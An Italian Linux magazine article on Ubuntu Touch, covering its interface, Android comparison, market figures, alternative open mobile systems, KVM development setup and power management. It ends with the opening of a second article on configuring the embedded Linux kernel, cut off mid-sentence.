Numerosi sono stati i progetti portati avanti dalla sola comunità Open Source con l'obiettivo della creazione di un "unico" ambiente desktop mobile; in particolare, **GPE** basato su GTK e **Qtopia** basato sulle QT. Purtroppo questi due progetti non ebbero successo, causa poca compatibilità hardware e poco interesse da parte degli utenti. Successivamente, grazie a Nokia ed al team di sviluppo del kernel ARM, la situazione cambiò drasticamente raggiungendo un livello invidiabile di stabilità ed efficienza energetica. Altra protagonista indiscussa del panorama mobile è stata Palm con i suoi smartphone Pre e Pixi che hanno rappresentato il primo vero successo commerciale di GNU/Linux su smartphone. Ma dopo anni di dormiveglia (anche se il Pinguino si nasconde anche dentro Android), un nuovo sistema si sta facendo largo: stiamo parlando di Ubuntu Touch.

UBUNTU DA...TOCCARE!

Ubuntu Touch utilizza l'interfaccia utente touch-based 5 Qt e diversi framework software originariamente sviluppati per Maemo e MeeGo, come **oFono** e **Maliit**. Il sistema può spesso essere utilizzato con i kernel Linux di Android che lo rende facilmente portabile sui più recenti smartphone. Ubuntu Touch utilizza le stesse tecnologie di base del desktop, quindi applicazioni progettate per l'uso su PC possono essere eseguite anche lato mobile. Inoltre, l'ausilio di componenti desktop consentono ai dispositivi touch un'esperienza completa di lavoro quando è collegato a un monitor esterno o a una docking station. Include le applicazioni di base di social media, le applicazioni multimediali (ad esempio Facebook, YouTube, e un lettore di RSS) e anche applicazioni standard come una calcolatrice, un client di posta elettronica, una sveglia, un file manager e un terminale. Altre applicazioni di base (nominate come **core apps**) sono attualmente in fase di sviluppo.
Gli utenti possono accedere all'intero del sistema scorrendo dai bordi dello schermo: il bordo sinistro consente l'accesso immediato alle applicazioni; alle funzionalità di multitasking si accede facendo scorrere il dito dal bordo destro dello schermo a quello sinistro; strisciando dal lato inferiore al superiore è possibile visualizzare o nascondere la barra degli strumenti. Quelli di Canonical hanno dunque deciso di porre la facilità d'uso al vertice più alto degli obiettivi da raggiungere. Ma non è di certo solo questo l'unico vantaggio nell'adottare il nuovo OS mobile dell'azienda di Mark Shuttleworth. La sinergia tra PC e mobile, infatti, può anche essere interessante per i dipartimenti IT aziendali che attualmente utilizzano Ubuntu per eseguire i loro server, in quanto potrà garantire l'accesso a una più ampia gamma di dispositivi: ciò permetterà di migliorare l'accessibilità e la gestione dei dispositivi all'interno di un'azienda. I dispositivi mobili potranno essere collegati a schermi più grandi e altre periferiche come tastiere senza fili. Applicazioni Windows potranno essere accessibili anche da server aziendali su un dispositivo mobile che rende il trasferimento dei dati più efficiente.

UN FUTURO INCERTO

Il mercato di Ubuntu Touch è abbastanza difficile anche se co-





Fig. 1 • L'interfaccia grafica di Ubuntu Touch

munque in fase crescente (i primi smartphone equipaggiati già al momento dell'acquisto con il nuovo OS mobile stanno infatti per fare il loro debutto). Nel corso degli anni numerose aziende (per non parlare dei comuni utenti!) si sono già adattate all'utilizzo di dispositivi Android e iOS e dei benefici derivanti da Ubuntu Touch c'è ancora una scarsa fiducia. La capacità di eseguire applicazioni desktop progettate per GNU/Linux su smartphone è raramente utilizzata al momento, ma non è detto che le cose non debbano cambiare. Ubuntu Touch offre una user experience unica, a differenza di Android, iOS, Windows Phone che ci hanno abituati ad una home fatta di uno sfondo e tanti app. Canonical, nel distinguersi dagli altri, ha introdotto i cosiddetti **Scopes** già ben noti a tutti gli utenti desktop. Questi contengono informazioni e la possibilità di avviare le app e sono progettati per fornire agli utenti i contenuti di cui hanno effettivamente bisogno. Ad esempio, se si cerca una precisa canzone, verranno visualizzati i risultati presenti nel telefono e, successivamente, verranno visualizzati suggerimenti (on-line) per comprare o ascoltare in streaming il brano in questione.

ANDROID VS UBUNTU TOUCH

Android è costituito da un kernel Linux 2.6 e 3.x (dalla versione 4.0 in poi), con librerie scritte appositamente in C e software in esecuzione su framework che include librerie Java basate su Apache Harmony. È compatibile con una vasta gamma di applicazioni per smartphone, quali client di posta elettronica, applicazioni per il controllo remoto di telecamere e chi più ne ha più ne metta.

Il sistema operativo Android esegue la procedura d'avvio caricando il kernel Linux (Fig. 2) e i driver di periferia nello stesso modo di una comune distribuzione GNU/Linux. Tuttavia non è in grado di eseguire le stesse applicazioni che troviamo sulle comuni distribuzioni desktop; viceversa, le app Android non possono essere eseguite sulle distribuzioni GNU/Linux (se non virtualizzate).

Ubuntu Touch è compatibile con il tipico software GNU/Linux, software normalmente utilizzato in combinazione con PC desktop o laptop che siano. Non viene fornito con il sistema X Windows o un desktop compatibile installato. Pertanto, alcuni dei software grafici per sistemi tipici GNU/Linux (ad esempio, Firefox e LibreOffice) non funzioneranno fino a quando non sarà installato X-Windows. Nei software per desktop progettati per GNU/Linux è prevista l'esecuzione su Mir o Wayland, il che significa la possibilità di non far riferimento a X-Windows per la modalità grafica (Ubuntu Touch utilizza **Mir**). Per chi ancora non lo sapesse, Mir è un nuovo server grafico sviluppato dalla stessa Canonical e annunciato già il 4 Marzo 2013. È stato sviluppato per consentire lo sviluppo di Unity 8, la prossima generazione dell'interfaccia utente Unity e, in un certo senso, per raggiungere quella tanto ricercata convergenza fra desktop e mobile.





Fig. 2 • Architettura generale di Linux

Operating System	2014 Shipment Volumes*	2014 Market Share	2018 Shipment Volumes*	2018 Market Share	2014-2018 CAGR
Android	950.5	78.9%	1,321.1	76.0%	10.7%
iOS	179.9	14.9%	249.6	14.4%	10.2%
Windows Phone	47.0	3.9%	121.8	7.0%	29.5%
BlackBerry	11.9	1.0%	5.3	0.3%	-22.6%
Others	15.1	1.3%	40.7	2.3%	32.7%
Total	1,204.4	100.0%	1,738.5	100.0%	11.5%

Fig. 3 • Mercato Mobile e possibile evoluzione [Fonte: IDC - Worldwide Mobile Phone Tracker]

Ma quello che davvero in molti si chiedono è quali siano i reali punti di forza di Android nei confronti di Ubuntu Touch e viceversa. Essenzialmente, possiamo così riassumere, lato sistemistico, le caratteristiche del sistema operativo mobile di casa Google:

- Android è basato su Linux poiché usa il kernel Linux come riferimento principale;
- le applicazioni native di Android non possono funzionare sulle distribuzioni GNU/Linux in quanto mancano di alcuni componenti fondamentali;
- Android usa come livello "intermedio" tra le app ed il kernel, una macchina virtuale (la **DVM**) o uno specifico runtime (**ART**).

I punti di forza di Ubuntu Touch, invece, possono essere riassunti come di seguito:

- una lunga durata della batteria, cosa che gli utenti Android desiderano ormai da anni;
- le applicazioni non possono funzionare in background garantendo maggior prestazioni per il telefono;
- ogni applicazione gira separatamente dalle altre, anche se venisse compromessa la sua esecuzione non potrebbe danneggiare tutto il sistema.





Fig. 4 • Mobile Linux OS [Fonte: linuxjournal.com]

Ma il neo principale di Ubuntu Touch (così come per qualsiasi altro nuovo sistema operativo mobile che vuole far "concorrenza" ad Android e iOS) è la ridotta disponibilità di applicazioni, almeno per adesso. Attualmente è presente una community di sviluppatori e appassionati che hanno sviluppato all'incirca 200 applicazioni: un numero sì destinato a crescere, ma ancora irrisorio se paragonato alla quantità di apps presenti nel Play Store di Android

SEMPRE PIÙ OPEN

Android e iOS dominano il mercato attuale degli smartphone con circa 80% dei sistemi operativi in uso. A partire dal 2012 nuovi sistemi operativi mobile, oltre ad Ubuntu Touch, sono entrati nel mercato, forti (chi più, chi meno) di caratteristiche di sicurezza altamente efficienti. Da Ubuntu Touch di Canonical a Firefox OS di Mozilla Foundation, diverse aziende hanno rilasciato e rilasceranno nei prossimi anni nuovi sistemi operativi mobile Open Source.

Firefox OS di Mozilla (già conosciuto col nome in codice **Boot to Gecko** e abbreviato **B2G**) è costruito interamente su una base di standard Web Open, con tecniche avanzate di **HTML5** e API per accedere direttamente all'hardware attraverso Javascript. Di conseguenza, le app in Firefox OS non sono applicazioni in senso tradizionale; sono collegamenti per applicazioni Web con permessi per accedere ai dati sul telefono e alle funzioni del sistema operativo. Poiché le applicazioni HTML5 dipendono relativamente poco dall'hardware di un telefono, Mozilla pensa che il suo sistema operativo possa competere meglio con i telefoni di fascia bassa che, si sa, sono soggetti a problemi di prestazioni. Per questo motivo, Mozilla Foundation ha puntato gli occhi sui Paesi in via di sviluppo. La prima ondata di dispositivi di OS di Firefox è stata resa disponibile in Ungheria, Montenegro, Polonia, Serbia, Spagna e non manca qualche esemplare anche in Italia.

Fig. 5 • Architettura generale di KVM (Kernel Virtual Machine)

Mozilla a parte, un'altra partnership tra Samsung, Intel e The Linux Foundation ha portato allo sviluppo del sistema operativo mobile Tizen: una piattaforma mobile Open Source, basata su GNU/Linux, che ha molto in comune con Android in termini di look e feel. Ma mentre Android si basa su servizi di Big G per molte delle sue funzioni, **Tizen** sarà facile da modificare per supportare i servizi non-Google. Questo adattamento è particolarmente importante in Asia, dato che i servizi di Google sono in gran parte bloccati in Cina, e Google è in ritardo rispetto aziende come Baidu e Yahoo Japan. E poi c'è Jolla (start up fondata da un gruppo di ex dipendenti di Nokia), che rispolverando il "vecchio" MeeGo, ha dato vita a **Sailfish OS**, anch'esso un sistema operativo mobile basato su GNU/Linux.

I sistemi mobile alternativi ai soliti Android, iOS e Windows Phone dunque non mancano. Resta sicuramente da vedere che tipo di impatto Ubuntu Touch, Firefox OS, Tizen, e Sailfish OS avranno sul mercato degli smartphone, e di come Google e Apple risponderanno all'afflusso di nuove piattaforme mobili. Dovremo attendere ancora, prima di poter mettere le mani su un vero vasto assortimento di hardware compatibile con sistemi operativi alternativi, ma il fatto che così tanti grandi nomi e organizzazioni si dedichino allo sviluppo mobile, rende il tutto abbastanza promettente. Ubuntu Touch sarà forse il primo vero passo. Tutti coloro che apprezzano il software Open Source avranno motivo di essere ottimisti per questa tendenza nella telefonia mobile futura. Secondo un report della **IDC (Worldwide Quarterly Mobile Phone Tracker)**, Android ha occupato nel 2014 circa il 78,9% delle vendite di smartphone, ma entro il 2018 scenderà fino al 76% (Fig. 3 e Fig. 4). Apple passerà dal 14,9% del 2014 al 14,4% entro il 2018. Piccole variazioni sì, ma comunque cali a favore di piattaforme alternative.

L'AMBIENTE DI SVILUPPO MOBILE

Il processo di sviluppo di un dispositivo mobile, per ovvie ragioni, tende ad essere diverso a seconda della piattaforma software utilizzata. Nel caso del progetto Ubuntu Touch, un set completo di pacchetti costruiti è disponibile per lo sviluppatore, così come molte delle complessità che sono tipicamente associate con sistemi operativi mobile. Vari strumenti possono colmare il divario residuo tra lo sviluppo di Ubuntu Touch e il normale svi-

luppo di Ubuntu Desktop (o Server). Quando si sviluppa per un dispositivo mobile, che ha un'architettura diversa dalla propria stazione di lavoro (ad esempio un desktop i386 e un dispositivo di **Low Power Intel Architecture**), diventa necessario separare l'host da parte del cliente (a volte chiamato il target). Il modo più comune per fare questo è quello di affidarsi alla virtualizzazione. Questa, separa completamente un sistema operativo dalle risorse della piattaforma sottostante, e affinché questo accada, possono essere utilizzate diverse tecnologie. Ubuntu ha scelto di concentrare gli sforzi di virtualizzazione su **KVM**. Kernel Virtual Machine (KVM) è una patch per il kernel Linux che consente ai sistemi operativi guest di "sedersi" direttamente sull'hardware dell'host. KVM impiega anche Emulator rapido (**QEMU**) per accendere al kernel Linux stesso in un Hypervisor. KVM (Fig. 5), quindi, è destinato a sistemi in cui il processore ha il supporto hardware per la virtualizzazione e ha il vantaggio di far riferimento di nuovo a QEMU, se non è disponibile. Sistemi operativi guest appaiono come processi Linux e possono essere gestiti come qualsiasi altra applicazione. I sistemi KVM non offrono, attualmente, una GUI che potrebbe aiutare un nuovo sviluppatore di Ubuntu Touch per ottenere rapidamente una buona velocità di sviluppo. Si compone di un modulo del kernel caricabile, **kvm.ko**, che fornisce l'infrastruttura di virtualizzazione di base e un modulo specifico del processore, **KVM-intel.ko** o **KVM-amd.ko**. Per controllare tutto questo su un sistema, si esegue il seguente comando **egrep --color = auto '(vmx | SVM)' /proc/cpuinfo**. Se vmx o SVM viene visualizzato nell'output, l'hardware (CPU) avrà il supporto KVM. Se non viene stampato nel terminale, la CPU non supporta la virtualizzazione hardware e il sistema farà riferimento alla virtualizzazione software basata su QEMU conosciuto grazie alla sua velocità di emulazione ottenuta con la tecnica della traduzione dinamica. QEMU è formato da due parti: la prima si occupa dell'emulazione vera e propria, mentre la seconda è l'emulatore di sistema.

OCCHIO ALLA BATTERIA!

Un'autonomia di appena di 6 ore è oggi considerata il minimo indispensabile, ed è importante, quindi, per lo sviluppatore, proprio durante la programmazione della sua app, cercare di capire come risparmiare energia. Le migliori performance di una batteria dipendono da diversi aspetti, in particolare: la struttura hardware della batteria stessa, le modalità di uso e codice di programmazione utilizzato per le applicazioni. Lo sviluppatore dovrà finalizzare il suo codice per fornire mezzi opportuni di controllo energetico della batteria, le cui esigenze di durata da parte degli utenti sembrano crescere in maniera esponenziale. Non solo: gli utenti dovrebbero essere in grado di specificare il consumo energetico, ma dovrebbero anche essere in grado di escludere le impostazioni predefinite del sistema.





Fig. 6 • ACPI (Advanced Configuration and Power Interface)

In GNU/Linux, le interfacce **ACPI** e **HAL** sono state consolidate per ottimizzare il consumo energetico. Ognuno di questi pacchetti può essere pensato come un controller di potenza dedicato ad uno specifico sottosistema. Ad esempio, **cpufreq** gestisce la potenza per il sottosistema CPU e l'interfaccia **iwconfig** gestisce la potenza specifica del dispositivo (**WLAN**) per il sottosistema di rete. ACPI (**Advanced Configuration and Power Interface**) è una specifica Open industriale co-sviluppato da Hewlett-Packard, Intel, Microsoft, Phoenix e Toshiba (Fig. 6). Definisce le interfacce standard che consentono la configurazione del sistema operativo per la gestione dell'alimentazione e la gestione termica del mobile, desktop e piattaforme server. HAL (**Hardware Abstraction Layer** o strato di astrazione dall'hardware), al contrario, è un sottosistema software per i sistemi operativi UNIX-like che fornisce astrazione hardware. Le applicazioni comunicano con HAL attraverso il meccanismo D-Bus IPC, che astrae l'hardware dietro un meccanismo **RPC** basato su oggetti. Ogni dispositivo hardware logico è rappresentato come un oggetto D-Bus, e il suo indirizzo di bus è usato come un identificatore univoco. Dalla versione 9.04 di Ubuntu è presente un nuovo daemon, che può essere installato dai repository universe, che fornisce un servizio di gestione centralizzata delle informazioni riguardante i consumi di potenza. Esso è chiamato DeviceKit-power ed è accessibile tramite l'interfaccia D-Bus.
I più comuni stati di power saving possono essere i seguenti:
-**Run**: tutti i componenti del dispositivo sono in esecuzione;
-**Standby**: la CPU continua a funzionare, ma alcuni componenti, come il disco rigido, possono essere disattivati. Negli stati di run e standby, la velocità della CPU può essere regolata a seconda delle attività;
-**Suspend**: la CPU viene sempre arrestata;
-**Ibernazione**: lo stato viene scritto sul disco rigido e tutto il dispositivo è spento.

Se il kernel è stato compilato con pacchetti di gestione di potenza (di default in Ubuntu), saranno disponibili sia APM che ACPI. Per vedere la configurazione del kernel di default, eseguiamo **vi /boot/config-`uname -r`**. APM fornisce l'accesso alle informazioni sullo stato della batteria e può aiutare a conservare la carica a seconda dell'implementazione. È stato sostituito da ACPI nei sistemi di gestione dell'alimentazione più recenti. Sia ACPI che APM permettono ad eventi hardware, come la fine della carica della batteria o la pressione di un pulsante, di essere controllati da un software, ed entrambi garantiscono, rispettivamente, il controllo dei demoni apmd e acpid. I demoni di controllo eseguono gli script che si trovano rispettivamente nella loro struttura di directory di configurazione in **/etc/acpi**, o **/etc/apm**.

GNOME-POWER-MANAGER

Si tratta di un programma con una interfaccia grafica dedicato alla gestione di eventi relativi al power management. Ad esempio, mostra lo stato della batteria sui portatili e oscura lo schermo se alimentato a batteria. È in grado anche di spegnere o ibernare il computer dopo un certo tempo di inattività o prima che la batteria esaurisca la sua energia se un utente è connesso. Il software è in realtà gestito dal livello di astrazione hardware.

DEVICEKIT

Sostituisce le funzionalità di base del HAL, Hardware Abstraction Layer, ed implementa anche un'interfaccia **QoS** (**Quality of Service**) per il controllo di latenza. Ciò è necessario per realizzare un dispositivo che utilizza poca energia quando inattivo con una buona velocità. DeviceKit-power fornisce un'interfaccia D-Bus per le fonti di energia del dispositivo e per controllare la gestione dell'alimentazione a livello di dispositivo. Può essere installato utilizzando con **sudo apt-get install DeviceKit-power**.

ALCUNI CONSIGLI PRATICI

Le applicazioni mobile possono essere pre-installate su smartphone e tablet durante la produzione, scaricate dai vari store dedicati ad ogni piattaforma software o direttamente da siti Web specializzati. Certo, con Ubuntu Touch le cose sono destinate a cambiare, proprio poiché le stesse applicazioni disponibili lato desktop possono (con grande probabilità) girare anche lato mobile. Ma gli sviluppatori di software devono anche prendere in considerazione una lunga serie di fattori, come ad esempio la riduzione dello schermo rispetto ad una comune postazione desktop. Inoltre, le applicazioni dovrebbero essere progettate per l'utilizzo con navigazione touchscreen finger-friendly, avere un look accattivante e un'interfaccia che ben utilizza le limitate risorse disponibili sui dispositivi mobili (rispetto ad un comune PC). Ulteriori alcuni aspetti chiavi da tener bene in mente durante la progettazione di un'applicazione per Ubuntu Touch o su eventuali e futuri OS mobile che offrono compatibilità con i software per desktop sono:

❑ Schermate e finestre di dialogo devono rientrare sullo schermo;
❑ Le applicazioni con più schermi devono presentare un modo semplice per spostarsi tra le schermate;
❑ Il file system non è visibile per un utente perché è su un normale ambiente desktop. Di conseguenza, gli utenti non dovrebbero mai aver bisogno di sapere un nome di file; essi dovrebbero interagire solo con i metadati (thumbnails per il visualizzatore di immagini/brano);
❑ Se possibile, l'apertura tradizionale delle finestre di dialogo deve essere evitata, anche se la possibilità di copiare e incollare tra le applicazioni è importante;
❑ Il numero di opzioni di configurazione dovrebbe essere ridotto al minimo con impostazioni predefinite intelligenti. Le opzioni devono essere incluse solo se sono facilmente comprensibili e utili;
❑ Gli utenti amano un feedback immediato. Obiettivo per qualsiasi interazione con le applicazioni è la possibilità di rilasciare opinioni circa la loro efficienza;
❑ La durata della batteria è un goal importante. Le applicazioni devono poter rispettare le tecniche di programmazione Power Management sia dal punto di vista hardware che software;
❑ Nel caso di un problema, messaggi di errore dovrebbero suggerire per l'utente un percorso semplice e chiaro di soluzione.

Resta ovvio che questi sono solo alcuni spunti da tenere in considerazione solo se abbiamo la voglia di sviluppare la nostra prima applicazione per Ubuntu Touch aiutando la nuova piattaforma di casa Canonical a crescere sempre più. Ma come si sviluppa una semplice app per il nuovo OS mobile? Lo scopriremo nella prossima puntata.

LINUX EMBEDDED: ALLA RICERCA DEL KERNEL PERFETTO

Durante la creazione di un sistema embedded, è fondamentale configurare a regola d'arte il kernel Linux. Ecco tutto ciò che c'è da sapere

Maurizio Di Paolo Emilio

Il kernel di Linux è il cuore di ogni installazione, sia esso embedded o desktop. Perché? Anche se molti di noi lo sapranno già, è meglio rinfrescare un po' la memoria. Il kernel è il responsabile per l'allocazione della memoria, la creazione di processi, la gestione e la pianificazione di dati e il supporto di protocolli necessari per l'interazione con altri sistemi. Appare dunque evidente che senza il kernel, nessun sistema operativo sarebbe in grado di essere definito tale. I sistemi GNU/Linux desktop e server hanno bisogno di supportare un gran numero di periferiche perché è impossibile prevedere l'hardware associato ad ogni sistema operativo: anche per questo motivo il kernel Linux diviene nel corso degli anni sempre più "pesante" e ricco di codice, nonostante gli sviluppatori lo ripuliscano di volta in volta dal supporto all'hardware ritenuto ormai obsoleto (ma veramente obsoleto!). Analogamente, tali sistemi devono anche supportare una vasta gamma di protocolli di comunicazione e scambio dati in modo che possono essere utilizzati per un gran numero di obiettivi diversi. I dispositivi embedded, al contrario, tipicamente richiedono il supporto per un insieme specifico di dispositivi, periferiche e protocolli, a seconda dell'hardware che è presente in un dato dispositivo. E ciò per motivi molto più che evidenti: difficilmente su un sistema embedded verranno collegate periferiche che normalmente vengono utilizzare unicamente su PC desktop, server o portatili. Per fortuna, il kernel Linux 